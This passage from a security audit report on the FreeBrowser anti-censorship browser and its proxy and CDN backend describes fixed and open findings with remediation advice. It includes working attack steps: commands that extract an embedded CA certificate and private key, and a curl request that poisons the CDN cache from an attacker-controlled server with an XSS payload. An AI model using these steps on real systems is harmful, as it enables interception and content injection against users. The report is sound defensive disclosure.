Accept-Ranges: bytes
Via: 1.1 varnish, 1.1 varnish
Date: Thu, 27 Feb 2025 06:41:38 GMT
X-Served-By: cache-tyo11956-TYO, cache-sof1510033-SOF
X-Cache: MISS, MISS
X-Cache-Hits: 0, 0
X-Timer: S1740638499.516987,VS0,VE327

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>401 Unauthorized</title>
</head><body>
```

```
<h1>Unauthorized</h1>
<p>This server could not verify that you
are authorized to access the document
requested.  Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.</p>
<hr>
<address>Apache/2.4.58 (Ubuntu) Server at [...] Port 80</address>
</body></html>
```

The Nagios server implements authentication, thus it would require further exploitation and potentially brute-forcing to compromise the software.

The following part of the *fbapp.conf* handles the *U* header extraction and *proxy_pass* to the arbitrary location.

Affected File:
fbapp.conf

Affected Code:

```
location <proxy-path> {
    [...]
    proxy_pass_request_headers on;
    [...]

    [...]
    proxy_redirect off;
    [...]
    rewrite ^/ / break;
    proxy_pass $upstream_url;
}
```

Restrictions should be enforced using *iptables* to prevent request forwarding to internal resources. The *fbnginx* component should accept requests only from the CDN and forward them exclusively to external services to fetch content on behalf of the user. Probing internal services, including other Docker containers or internal network machines, must be prevented. A dedicated custom service with advanced logic for comprehensive input validation should be considered.

FRB-01-025 WP2: Insecure Proxy CA Private Key Handling (*Critical*)

Retest Notes: Resolved[30][31] by FreeBrowser and confirmed by 7ASecurity.

The *FreeBrowser* installation does not manage previously installed system- or user-wide *Certificate Authority (CA)* certificates. Both the expired Default MitM CA (expired October 5, 2024) and the new *Internet Widgits Pty Ltd* CA were found to be compromised. As a result, the compromised CA remains in the system even after the application is deleted or upgraded, exposing user machines to man-in-the-middle (MITM) attacks until the certificate expires in 2051.

This issue exacerbates the vulnerability described in FRB-01-003, which details the flawed design of embedding a static CA certificate in the *fbproxy* component distributed to users. It confirms that the private key of the CA from the internal repository has already been deployed and leaked. The implemented obfuscation techniques were found to be ineffective.

In the current pre-release versions, a custom Certificate Authority (CA) certificate is injected into the Chromium browser component during the build process by the *FreeBrowser* project. A patch modifies the browser store, enabling *fbproxy* to inspect all HTTPS traffic. Previously, the CA certificate was installed system- or user-wide during installation (FRB-01-003), leaving users vulnerable to man-in-the-middle (MITM) attacks even after removal or upgrade.

The CA certificate is also embedded in the *fbproxy* Go-based component, where the private key material is stored. Despite obfuscation of the binary[32] to protect sensitive logic and parameters, the protection is ineffective.

The new CA certificate, including the private key material, can be easily extracted from the public version of *FreeBrowser*[33]. Some released binaries, such as MacOS, still use the deprecated OS-level certificate import function.

Affected Resources:
proxy.pem
All versions of FreeBrowser

The following commands can be used to verify and extract the new certificate from the *fbproxy* component.

[30] [redacted]
[31] [redacted]
[32] https://pkg.go.dev/mvdan.cc/garble
[33] https://freebrowser.org/#downloadSection

Command (Linux deb package as sample, but applies to all platforms):

```
dpkg-deb -x freebrowser-6.2.0.deb free6.2.0
strings free62/opt/greatfire/freebrowser/fbproxy | grep CERTIFICATE -A20
```

Output:

```
-----BEGIN CERTIFICATE-----
MIIB4DCCAYegAwIBAgIUQxq9vGAygF03pBXRjoqC0avZ7DAwCgYIKoZIzj0EAwIw
RTELMAkGA1UEBhMCQVUxEzARBgNVBAgMClNvbWUtU3RhdGUxITAfBgNVBAoMGElu
dGVybmV0IFdpZGdpdHMgUHR5IEx0ZDAgFw0yNDA2MDMxNDA3MjlaGA8yMDUxMTAx
OTE0MDcyOVowRTELMAkGA1UEBhMCQVUxEzARBgNVBAgMClNvbWUtU3RhdGUxITAf
BgNVBAoMGEludGVybmV0IFdpZGdpdHMgUHR5IEx0ZDBZMBMGByqGSM49AgEGCCqG
SM49AwEHA0IABFWeUd4ZrxQ8BJG/G+Be3TCNxCqWz3IJlcvvsLW14OVRVA1afuwE
y+/WogrzmlSTc50vGGvT4zzQfNUVUju/NX6jUzBRMB0GA1UdDgQWBBTn4XETMmYe
c2h0rCkGRuBTk4t/gjAfBgNVHSMEGDAWgBTn4XETMmYec2h0rCkGRuBTk4t/gjAP
BgNVHRMBAf8EBTADAQH/MAoGCCqGSM49BAMCA0cAMEQCIFKVXsgByu3qhPbl6ik4
gVvEBqqgwzox1dSuRP5a9qmjAiBdnJkgKgzJa7dLkgpyTIUdBnHle1o82e4c5EwT
oOIIFg==
-----END CERTIFICATE-----
```

The private key can be extracted like so:

Command:

```
dpkg-deb -x freebrowser-6.2.0.deb free6.2.0
strings free62/opt/greatfire/freebrowser/fbproxy | grep PRIVATE
```

Output:

```
-----BEGIN PRIVATE KEY-----
MIGHAgEAMBMGByqGSM49AgE[...]
-----END PRIVATE KEY-----
```

The CA certificate is valid until 2051:

Command:

```
openssl x509 -in extracted.pem -noout -dates
```

Output:

```
notBefore=Jun  3 14:07:29 2024 GMT
notAfter=Oct 19 14:07:29 2051 GMT
```

Fingerprints of the exposed certificate

Command:

```
openssl x509 -in proxy.pem -fingerprint -sha1
```

Output:

```
sha1 Fingerprint=FE:F1:64:AD:9C:CB:01:14:B8:3C:00:86:EC:76:DE:F2:65:61:0D:99
```

Command:

```
openssl x509 -in proxy.pem -fingerprint -sha256
```

Output:

```
sha256
Fingerprint=90:0E:00:20:A5:0D:70:E8:07:B7:15:85:61:71:74:C6:16:1F:5D:F5:10:10:CD:83:F5:
7E:F8:AD:83:13:C7:E7
```

No scripts handling CA removal during software uninstallation were found in any version. No scripts removing the old, compromised CA certificate were identified in the new source code. This was confirmed by the FreeBrowser development team during the audit.

All available FreeBrowser versions are affected. Older 6.0.6 versions continue to install a compromised CA certificate, exposing users to man-in-the-middle (MITM) attacks. An attacker can impersonate any website, either locally or globally in the case of a nation-state actor. The only protection is HSTS, if implemented by the website.

Contact with major browser vendors (Google, Microsoft, Mozilla, Opera, Apple) is recommended to ensure the CA is blacklisted. The certificate is not currently flagged as compromised by *Crt.sh*[34]. A removal script should be included in the next software version to eliminate the certificate during upgrades and mitigate this issue.

[34] https://crt.sh/?q=900E0020A50D70E807B71585617174C6161F5DF51010CD83F57EF8AD8313C7E7

FRB-01-026 WP2/3: CDN Poisoning via *fbnginx URL* Endpoint (***Critical***)

Retest Notes: Resolved[35][36] by FreeBrowser and confirmed by 7ASecurity.

The CDN configuration and proxy logic, using hashing as a caching key, allow arbitrary content caching for any URL and user. An attacker can precompute the caching key *(MD5(originalURL+suffix))* and spoof the *U* HTTP header, forcing requests to an attacker-controlled server. This poisons the CDN cache, serving attacker-controlled content for any *originalURL*, escalating FRB-01-001 into a full CDN cache poisoning attack. All service users are potentially affected, enabling theft of tokens, credentials, funds, cryptocurrencies, or any data passing through the *FreeBrowser* backend. Since the service modifies HTTP headers to bypass censorship and does not rely on HTTPS for data integrity, these weaknesses allow injection and storage of malicious content in the CDN.

High-level overview of the protocol

The following is a technical explanation of the main principles of the protocol implemented by *FreeBrowser*, *fbproxy*, CDN and *fbnginx* components.

- *FreeBrowser* is a Chrome-patched browser passing data (e.g. a request to *https://google.com*) to *fbproxy*
- *fbproxy* is a Go service running locally (*127.0.0.1:8888*) responsible for translating the original URL to a request to */<proxy-URL>/<MD5>* which is sent to selected CDN based on anti-censorship rules the *fbproxy*
- *fbproxy* sets the custom *upstream proxy* HTTP Header to the value of the original URL.
- CDN is an endpoint receiving the request from *fbproxy* and passing the data to the corresponding backend running *fbnginx* in case of a *CACHE MISS*
- *fbnginx* is a core backend service which receives requests from the CDN
- *fbnginx* translates back the request created by *fbproxy* by extracting the custom upstream proxy HTTP Header and performs the requests on behalf of the initial user to the final resource e.g. *https://google.com*

The step between CDN and *fbnginx* involves a CDN request to */<proxy-URL>/<MD5>*, allowing response caching.

An attacker can manually compute the caching key (e.g., for https://google.com) and manipulate the upstream proxy HTTP header to redirect the upstream proxy to an attacker-controlled server (e.g., https://attacker.example.com). This causes the CDN to cache the malicious response under the caching key of a legitimate URL.

[35] [redacted]
[36] [redacted]

The following steps demonstrate the attack, poisoning a single CDN. The victim must use the compromised CDN to load malicious content. In a real attack, the attacker can attempt to poison all CDNs used by *FreeBrowser* or target vulnerable ones to increase the success rate.

Step 1: Generate an MD5 hash for the targeted domain

The MD5 key used by backends for page caching relies on weak MD5, which can be easily generated for any website. The algorithm is irrelevant, as it is identical for all users and executed locally, making it fully exploitable by an attacker.

In the testing environment, the MD5 hash is computed from *originalURL* and *DomainFrontingHashSuffix*, with the latter set to hello and loaded from the configuration.

Command:

```
echo -n "https://google.com/poisonedsubpagehello" | md5sum
```

Output:

```
22ee750bca7290dca6514b7bf9a5bf5c
```

Step 2: Poison the CDN Cache

A request can be sent directly to the CDN and *fbnginx* to connect to an attacker-controlled server and trigger caching. The required Client header for *fbnginx* can be easily extracted from *fbproxy*.

Command:

```
curl "https://151.101.110.207:443/[...]/22ee750bca7290dca6514b7bf9a5bf5c"
    -H "Host: [...].fastly.net"
    -H "X-Original-URL: https://<irrelevant>" -k -i
    -H "Client: [...]"
    -H "[User-URL]: https://<attacker-controlled-server-hosting-payload>/test.html"
```

Output:

```
HTTP/2 200
server: nginx/1.24.0
content-type: text/html
last-modified: Wed, 26 Feb 2025 15:17:50 GMT
ngrok-agent-ips: 88.156.202.205
fb-xbackend: true
accept-ranges: bytes
age: 0
date: Wed, 26 Feb 2025 15:19:16 GMT
via: 1.1 varnish
```

```
x-served-by: cache-tyo11949-TYO
x-cache: MISS
x-cache-hits: 0
x-timer: S1740583155.357117,VS0,VE808
content-length: 87

<html>
        <body>
                <script>alert('Poisoned: '+document.domain)</script>
        </body>
</html>
```

The *X-Original-URL* was not used for caching in the *sample* CDN domain provided for the security assessment. Even if it had been used, control over cached content would have remained limited, leaving the issue unresolved.

Step 3: Block the target IP address in the local network to force a CDN request

An attacker can block access to a domain, forcing the victim using *FreeBrowser* to route requests through the CDN network.

To simulate this on *localhost*, an *iptables* rule can be created to block the IP address of the targeted public domain.

Command:

```
iptables -A OUTPUT -d <IP> -j DROP
```


Step 4: Wait for the victim to visit the target and hit the poisoned cache

The attacker must wait for the victim to access *https://google.com/poisonedsubpage* through *FreeBrowser*, triggering a poisoned response.

To increase reliability, multiple CDNs used by *FreeBrowser* can be targeted, raising the likelihood of serving cached malicious content.

Step 5: Sample XSS execution on the google.com domain

After accessing the targeted website through the poisoned CDN, malicious content is loaded. For example, a stored XSS can execute within the *google.com* domain context.



google.com says

Poisoned: google.com

Fig.: XSS execution on google.com via CDN poisoning

A verbose *fbproxy* log from a development build reveals the parameters used to fetch data through the CDN network. However, even without a development build, an attacker can download *FreeBrowser*, run the production version of *fbproxy*, and intercept parameters by setting up a proxy between *fbproxy* and the Internet. Alternatively, reverse engineering or extracting strings from an *fbproxy* memory dump can achieve the same result.

Verbose logs hitting poisoned CDN:

```
{"ts":"2025-02-26T16:20:25.639+0100","msg":"Attempt methodDomainFronting with CDN
account: [...].fastly.net","requestID":"0xc000190b40"}
{"ts":"2025-02-26T16:20:25.639+0100","msg":"[method3] originalURL:
https://google.com/poisonedsubpage","requestID":"0xc000190b40"}
{"ts":"2025-02-26T16:20:25.639+0100","msg":"MD5 input:
https://google.com/poisonedsubpagehello"}
{"ts":"2025-02-26T16:20:25.639+0100","msg":"[method3] updated header:
map[Accept:[text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7] Accept-Encoding:[gzip,
deflate, br, zstd] Accept-Language:[en-US,en;q=0.9] Appid:[org.greatfire.freebrowser]
Cache-Control:[max-age=0] Client:[...] Connection:[keep-alive]
Cookie:[NID=522=eC2Gft1C1epzmtNESAjWvTbLTpO0rReJNvC16eWiPIiDj_9hKFpWyas_i-iugDRXc_72dVm
Vm09muGFElQSauTpLsBCZFcdN8yvFNdmym-tU-bwln-Q_KgwplzmWvx2GFgd2_I3AS5dqferULfOBOe6lt7pnw4
bwA5_ck-hHFU_3qLqBzsf6IE1zGRmozrZKN5pznLqn-05Q8Shohg;
AEC=AVcja2cy6xeHsV94HpHcej3scYVC8NJL451nz-7Hn_O695ERjkXs9Z00Xw;
__Secure-ENID=26.SE=AnarzX0Mrctb8S7wDTM0M8OJsNHc9bND0dCnXtOmFO3x6Ggy1F3snlObPQweO7j8tYB
r1-rcrUvKYLUGl_Cd6KsRXvvBHpvG-uV4--Oz_Ogkhndz9All8idy_rU49UkjwUP4Bj7bpjkXWWD9Hm4YVv_S3q
QHDniAVeU15B10tcZWDPixrMC_IWGkhLdSwae0iqkLnYfISk_wPAILeGH6nvU_]
Sec-Ch-Ua:[\"Chromium\";v=\"131\", \"Not_A Brand\";v=\"24\"] Sec-Ch-Ua-Mobile:[?0]
Sec-Ch-Ua-Platform:[\"Linux\"] Sec-Fetch-Dest:[document] Sec-Fetch-Mode:[navigate]
Sec-Fetch-Site:[none] Sec-Fetch-User:[?1]
[User-URL]:[https://google.com/poisonedsubpage] Upgrade-Insecure-Requests:[1]
User-Agent:[Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.0.0 Safari/537.36] Versioncode:[6200]
X-Client-Data:[CO6MywE=]]","requestID":"0xc000190b40"}
{"ts":"2025-02-26T16:20:25.639+0100","msg":"HTTP method: GET URL:
https://199.232.206.4:443/<proxy-URL>/22ee750bca7290dca6514b7bf9a5bf5c","requestID":"0x
c000190b40"}
{"ts":"2025-02-26T16:20:25.639+0100","msg":"req.Host:
[...].fastly.net","requestID":"0xc000190b40"}
```

This issue is difficult to resolve. Generating a randomized seed during *fbproxy* installation could initially mitigate it by ensuring caching keys, derived from a strong hash of the URL, are unpredictable. This would prevent CDN cache poisoning. However, it would also break caching, causing frequent cache misses and slower browsing. A unique hashing seed per user and CDN would be impractical. Further research is required to identify a viable solution.

A potential approach is replacing *fbnginx* with a custom service that rigorously validates headers from both the CDN and upstream servers to enforce caching rules. This service should verify whether the hash of *originalURL* matches the *U* HTTP header. However, this only partially mitigates the issue, as risks such as sensitive data caching remain.

Caching any request via the CDN raises concerns about storing session tokens, cookies, or personal data. Such information could be exposed to *FreeBrowser* backend operators with CDN access or inadvertently shared with other users accessing the same */<proxy-URL>/<hash>*.

No immediate recommendations can be provided. Any proposed solution requires extensive research to ensure security before implementation. This research is beyond the scope of this assessment and must be pursued separately.

Hardening Recommendations

This area of the report provides insight into less significant weaknesses that might assist adversaries in certain situations. Issues listed in this section often require another vulnerability to be exploited, need an uncommon level of access, exhibit minor risk potential on their own, and/or fail to follow information security best practices. Nevertheless, it is recommended to resolve as many of these items as possible to improve the overall security posture and protect users in edge-case scenarios.

FRB-01-002 WP2: Excessive File Permissions on Persistent Data *(Low)*

Retest Notes: Resolved[37] by FreeBrowser and confirmed by 7ASecurity.

The FreeBrowser *fbproxy* stores persistent operational and debugging data (e.g., *method_data.json*, *nodeMap.json*, *dohMap.json*) with excessive file permissions (*0644*), allowing read access to all system users. These files may contain sensitive metadata essential to proxy operations, including node selection patterns, DNS resolution logic, and method prioritization. Broad permissions increase the risk of unauthorized access to internal operational details, violating the principle of least privilege.

The root cause can be found in the following code path:

Affected File:
[https://github.com/greatfire/freebrowser/[...]/pkg/request.go](https://github.com/greatfire/freebrowser/[...]/pkg/request.go)
go-proxy-main/pkg/configmanager.go
go-proxy-main/pkg/doh.go
go-proxy-main/pkg/private-startpage.go
go-proxy-main/pkg/request.go
go-proxy-main/private-util/testdoh.go

Affected Code:
```
if debug {
    jsonBytes, err := json.MarshalIndent(n.NodesMap, "", "  ")
    if err != nil {
        zap.S().Infof("Error marshalling nodeMap to JSON: %v", err)
        return
    }
    err = os.WriteFile("nodeMap.json", jsonBytes, 0644)
    if err != nil {
        zap.S().Infof("Error writing nodeMap to file: %v", err)
    }
}
```

[37] [redacted]

```
[...]
if debug {
    jsonBytes, err := json.MarshalIndent(d.dohMap, "", "  ")
    if err != nil {
        zap.S().Infof("Error marshalling dohMap to JSON: %v", err)
        return
    }
    err = os.WriteFile("dohMap.json", jsonBytes, 0644)
    if err != nil {
        zap.S().Infof("Error writing dohMap to file: %v", err)
    }
}
[...]
if debug {
    dnsRespJSON, err := json.MarshalIndent(dnsResp, "", "  ")
    if err != nil {
        zap.S().With("requestID", requestID).Debugln("Error marshalling DNS response
for saving:", err)
    } else {
        err = os.WriteFile("dns_response.json", dnsRespJSON, 0644)
        if err != nil {
            zap.S().With("requestID", requestID).Debugln("Error writing DNS response to
file:", err)
        } else {
            zap.S().With("requestID", requestID).Debugln("DNS response saved to
dns_response.json")
        }
    }
}
[...]
if debug {
    debugOutput, _ := json.MarshalIndent(in, "", "  ")
    _ = os.WriteFile("dns_response.json", debugOutput, 0644)
    zap.S().With("requestID", requestID).Debugln("DNS response saved to
dns_response.json")
}
[...]
err = os.WriteFile(methodDataFilePath, methodDataBytes, 0644)
if err != nil {
    zap.S().With("requestID", requestID).Errorf("Error writing method data to file:
%v", err)
} else {
    zap.S().With("requestID", requestID).Debugf("methodData written to file: %v",
methodData)
}
```

To mitigate this issue, file write operations should enforce *0600* permissions instead of *0644*, restricting access to the owner and ensuring sensitive data (i.e. node selection patterns and DNS resolution logic) remains confidential. File handling routines should be reviewed to prevent unintended exposure of metadata, fully enforcing the principle of least privilege and enhancing system security.

FRB-01-006 WP2: Binary Hardening Recommendations *(Info)*

Testing confirmed that the FreeBrowser *fbproxy* binary does not utilize several compiler flags intended to mitigate memory-corruption vulnerabilities. As a result, the application is left unnecessarily exposed to these risks. Although the Windows binary lacks the *safeSEH* flag, this is not security-relevant because *Vector Exception Handling*[38] *(VEH)* is used internally by Go[39]. However, the Linux and macOS binaries omit the following memory corruption prevention flags:

- **Stack canaries**: This mechanism is intended to detect and prevent exploits that overwrite the return address.
- **RELRO**: This leaves the Global Offset Table (GOT) writable, allowing buffer overflows involving global variables to overwrite GOT entries.
- **Missing PIE:** The *Position Independent Executable (PIE)* flag enables *Address Space Layout Randomization (ASLR)*, which randomizes executable load addresses in memory.

Please note the aforementioned findings can be confirmed using the *checksec.sh*[40] utility.

Command:

```
checksec.sh file /opt/greatfire/freebrowser/fbproxy
```

Output:

```
RELRO           STACK CANARY      NX          PIE             RPATH    RUNPATH
Partial RELRO   No canary found   NX enabled  PIE Disabled     No RPATH    No RUNPATH
```

It is recommended to compile all binaries using the *-buildmode=pie* command-line argument. The gcc linker should be explicitly used instead of the go linker to add an additional security layer and further reduce memory-corruption vulnerabilities.

[38] https://docs.microsoft.com/en-us/windows/win32/debug/vectored-exception-handling
[39] https://github.com/golang/go/commit/3750904a7efc36aa4f604497b53a9dc1ea67492b
[40] https://www.trapkit.de/tools/checksec/#releases

FRB-01-007 WP3: Possible DoS Attacks on HTTP Services *(Medium)*

Retest Notes: Resolved[41] by FreeBrowser and confirmed by 7ASecurity.

The *net/http* package is used by a *freebrowser-backend* HTTP service without timeout settings, or timeouts have not been implemented where possible. This oversight leaves the application exposed to *Slowloris*[42] attacks, in which connections are prolonged by slowly sending data, increasing the risk of *Denial-of-Service (DoS)* incidents. This issue is demonstrated in the following code snippets:

Affected File:
https://github.com/greatfire/freebrowser/blob/[...]/pkg/proxy.go#L144

Affected Code:

```
// Start the proxy server
   zap.S().Infof("Starting proxy on http://localhost:%s", port)
   zap.S().Fatal(http.ListenAndServe(":"+port, proxy))
   zap.S().Infof("proxy ended")
```

It is recommended to configure timeouts using a custom *http.Server* object with appropriate settings, as *http.ListenAndServe* does not support timeouts. The following code demonstrates proper instantiation of an *http.Server* with timeouts:

Proposed Fix:

```
server := &http.Server{
               Addr:              address,
               Handler:           mux,
               ReadTimeout:       5 * time.Second,
               WriteTimeout:      10 * time.Second,
               IdleTimeout:       15 * time.Second,
               ReadHeaderTimeout: 2 * time.Second,
       }
```

[41] [redacted]
[42] https://www.imperva.com/learn/ddos/slowloris/

FRB-01-008 WP2: Possible MitM via Lack of TLS Version Enforcement *(Info)*

The FreeBrowser codebase configures TLS without an explicit minimum version, causing defaults to be used - TLS 1.2 for clients and TLS 1.0 for servers. This reliance introduces risk, as older versions lack TLS 1.3 security improvements, exposing the application to downgrade attacks and protocol vulnerabilities that threaten data confidentiality and integrity[43]. The issue was observed in multiple components, including *fbproxy* and *freebrowser* packages. As of January 2025, TLS 1.3 is supported[44] by most web servers and CDNs, with major providers like Cloudflare, Akamai, and AWS having adopted it to improve security and performance.

Affected Files:
https://github.com/greatfire/freebrowser/[...]/pkg/certs.go
https://github.com/greatfire/freebrowser/[...]/pkg/request.go
https://github.com/greatfire/freebrowser/[...]/freebrowser/desktop/freebrowser.go
go-proxy-main/pkg/certs.go
go-proxy-main/pkg/configmanager.go
go-proxy-main/pkg/doh.go
go-proxy-main/pkg/request.go

Example Code:

```
var httpClientDNS = http.Client{
        Transport: &http.Transport{
        TLSClientConfig: &tls.Config{InsecureSkipVerify: false},
        Dial: (&net.Dialer{
                Timeout: config.TimeoutNetDialer / 2,
        }).Dial,
        TLSHandshakeTimeout:   config.TimeoutTLSHandshake / 2,
        ResponseHeaderTimeout: config.TimeoutResponseHeader / 2,
        },
        Timeout: config.TimeoutHTTPClient / 2,
}
```

To remediate this issue, all instances of *tls.Config* should be updated to explicitly enforce TLS 1.3 by setting MinVersion: *tls.VersionTLS13*. This ensures that only the most secure TLS version is permitted, reducing the attack surface from outdated protocols. If legacy client support is required, exceptions should be isolated, documented, and secured with additional controls. These measures will align the application with best practices and improve the security posture.

[43] https://www.cloudflare.com/learning/ssl/why-use-tls-1.3/
[44] https://sslinsights.com/ssl-certificates-statistics/

FRB-01-009 WP2: Insecure PRNG Usage in Security Operations *(Low)*

A review of the codebase identified multiple instances where the non-cryptographically secure *math/rand* package is used in security-sensitive operations. It is employed for decision-making processes, including node selection, fallbacks for untested nodes, DOH server selection based on reachability, and SNI randomization. Although immediate exploitation may not be feasible, the predictable nature of *math/rand* could allow selection patterns or operational behavior to be inferred, potentially weakening overall security.

Affected Files:
https://github.com/greatfire/freebrowser/[...]/pkg/request.go
https://github.com/greatfire/freebrowser/[...]/freebrowser/desktop/freebrowser.go
go-proxy-main/pkg/request.go
go-proxy-main/pkg/doh.go
go-proxy-main/pkg/configmanager.go
go-proxy-main/pkg/proxy.go
go-proxy-main/pkg/netutils.go

Example Code:

```
package fbproxy

import (
[...]
        "math/rand"
[...]
func getSNI() string {
    snisLock.RLock()
    defer snisLock.RUnlock()

    keys := make([]string, 0, len(config.ValidSNIs))
    for k := range config.ValidSNIs {
        keys = append(keys, k)
    }

    return keys[rand.Intn(len(keys))]
}
```

It is strongly recommended to replace *math/rand* with *crypto/rand* in all security-sensitive operations. This mitigates risks from predictable randomness in node selection, fallbacks, SNI randomization, and other processes, strengthening resilience against predictive analysis and improving the security posture.

FRB-01-010 WP3: Outdated OpenSSL Version in Nginx Build Process *(Medium)*

Retest Notes: Resolved[45] by FreeBrowser and confirmed by 7ASecurity.

A review of the *Dockerfile* in the backend repository identified that Nginx is explicitly compiled with *OpenSSL 1.0.2u*, released on December 20, 2019[46], which is now end-of-life (EOL) and contains multiple unpatched vulnerabilities[47], including the following notable ones. It should be noted that the severity is reduced given the low likelihood of successful exploitation.

Vulnerability	Details	Severity
CVE-2024-5535[48]	Memory leak due to an empty protocol list	High
CVE-2023-0464[49]	Malformed X.509 triggers exponential work (DoS)	High
CVE-2023-0286[50]	Memory leak due to X.400 address type confusion	High
CVE-2023-0215[51]	BIO_new_NDEF() misuse to use-after-free (DoS)	High
CVE-2022-2068[52]	c_rehash script vulnerable to command injection	Critical
CVE-2022-1292[53]		
CVE-2022-0778[54]	BN_mod_sqrt() may loop indefinitely (DoS)	High
CVE-2021-3712[55]	ASN.1 strings can lead to read buffer overruns	High
CVE-2021-23840[56]	EVP_CipherUpdate overflow (DoS)	High

Affected Files:
[https://github.com/greatfire/freebrowser-backend/[...]/Dockerfile](https://github.com/greatfire/freebrowser-backend/[...]/Dockerfile)
fbnginx-main/Dockerfile

[45] [redacted]
[46] https://mta.openssl.org/pipermail/openssl-announce/2019-December/000165.html
[47] https://www.cvedetails.com/vulnerability-search-by-cpe?f=1&cpe23str=cpe[...]
[48] https://www.cvedetails.com/cve/CVE-2024-5535/
[49] https://www.cvedetails.com/cve/CVE-2023-0464/
[50] https://www.cvedetails.com/cve/CVE-2023-0286/
[51] https://www.cvedetails.com/cve/CVE-2023-0215/
[52] https://www.cvedetails.com/cve/CVE-2022-2068/
[53] https://www.cvedetails.com/cve/CVE-2022-1292/
[54] https://www.cvedetails.com/cve/CVE-2022-0778/
[55] https://www.cvedetails.com/cve/CVE-2021-3712/
[56] https://www.cvedetails.com/cve/CVE-2021-23840/

Affected Code:

```
RUN cd /tmp && \
  wget http://nginx.org/download/nginx-1.24.0.tar.gz \
  && tar zxvf nginx-1.24.0.tar.gz

RUN cd /tmp && \
  wget https://github.com/openresty/headers-more-nginx-module/archive/v0.35.tar.gz \
  -O headers-more-nginx-module-v0.35.tar.gz \
  && tar zxvf headers-more-nginx-module-v0.35.tar.gz
RUN cd /tmp && \
  wget https://github.com/openresty/echo-nginx-module/archive/v0.63.tar.gz \
  -O echo-nginx-module-v0.63.tar.gz \
  && tar zxvf echo-nginx-module-v0.63.tar.gz


RUN cd /tmp && \
  wget https://www.openssl.org/source/openssl-1.0.2u.tar.gz \
  && tar zxvf openssl-1.0.2u.tar.gz

RUN cd /tmp/nginx-1.24.0 \
  && ./configure \
  --prefix=$FBNGINX_PATH \
  --add-module=../headers-more-nginx-module-0.35 \
  --add-module=../echo-nginx-module-0.63 \
  --with-http_ssl_module \
  --with-openssl=../openssl-1.0.2u \
  --with-cc-opt='-O2 -Wno-implicit-fallthrough' \
  && make \
  && make install
```

It is strongly recommended to use a supported version of OpenSSL, such as OpenSSL 3.x[57], during the Nginx build process. This mitigates risks from vulnerabilities in OpenSSL 1.0.2u and enhances the security posture.

[57] https://github.com/openssl/openssl/releases

FRB-01-011 WP3: Possible DoS via Predictable Port Usage *(Medium)*

It was found that FreeBrowser *fbproxy* is vulnerable to DoS when TCP port 8888 is occupied. If localhost port 8888 is in use and no port arguments are configured, *fbproxy* will fail due to hardcoded reliance on port 8888. This was confirmed as follows:

Step 1: Set up a python listener on port 8888 to make this port unavailable

Command:

```
python3 -m http.server 8888
```

Output:

```
Serving HTTP on :: port 8888 (http://[::]:8888/) ...
```

Step 2: Run the fbproxy command

Command:

```
./fbproxy_mac
```

Output:

```
{"ts":"2025-02-13T18:52:57.979-0300","msg":"listen tcp :8888: bind: address already in use"}
```

The root cause for this issue can be found in the following code snippet:

Affected File:

go-proxy-main/pkg/private-config/config_general.go

Affected Code:

```
// Proxy port
const ProxyPort = "8888"

[...]
func StartProxy() {
   port := config.ProxyPort
```

It is recommended to replace the fixed port with a randomly chosen one. A fallback mechanism ought to be implemented to select another random port if the chosen port is in use.

FRB-01-012 WP2: Usage of Insecure HTTP Homepage URL *(Low)*

Parts of the FreeBrowser source code reference http://startpage.freebrowser.org/ instead of HTTPS, exposing traffic to interception or modification. Although the Chromium-based client enforces HTTPS/TLS and uses an encrypted proxy to the backend, traffic beyond the proxy remains unencrypted. An adversary identifying the backend could exploit this via MitM attacks. Despite the low severity, it is essential that all components enforce secure communication protocols to mitigate this risk.

Affected Files:
https://github.com/greatfire/freebrowser/[...]/res/values-zh-rCN/channel_constants.xml
https://github.com/greatfire/freebrowser/[...]/res/values-zh-rHK/channel_constants.xml
https://github.com/greatfire/freebrowser/[...]/res/values-zh-rTW/channel_constants.xml
https://github.com/greatfire/freebrowser/[...]/res/values/strings.xml
https://github.com/greatfire/freebrowser/[...]/res/values/channel_constants.xml
go-proxy-main/freebrowser/android/chromium/src/gfapp/java/res/values/private-strings.xml
go-proxy-main/freebrowser/android/chromium/src/gfapp/java/res/values/channel_constants.xml
go-proxy-main/freebrowser/android/chromium/src/gfapp/java/res/values/strings.xml
go-proxy-main/freebrowser/android/chromium/src/gfapp/java/res/values-zh-rHK/channel_constants.xml
go-proxy-main/freebrowser/android/chromium/src/gfapp/java/res/values-zh-rCN/channel_constants.xml
go-proxy-main/freebrowser/android/chromium/src/gfapp/java/res/values-zh-rTW/channel_constants.xml

Example Code:

```
<string name="data_reduction_promo_learn_more_url"
translatable="false">http://startpage.freebrowser.org/</string>
[...]
<string name="homepage_url"
translatable="false">http://startpage.freebrowser.org/</string>
```

It is strongly recommended to update all instances of http://startpage.freebrowser.org/ to HTTPS. This ensures all requests are encrypted and reduces the risk of traffic interception or modification.

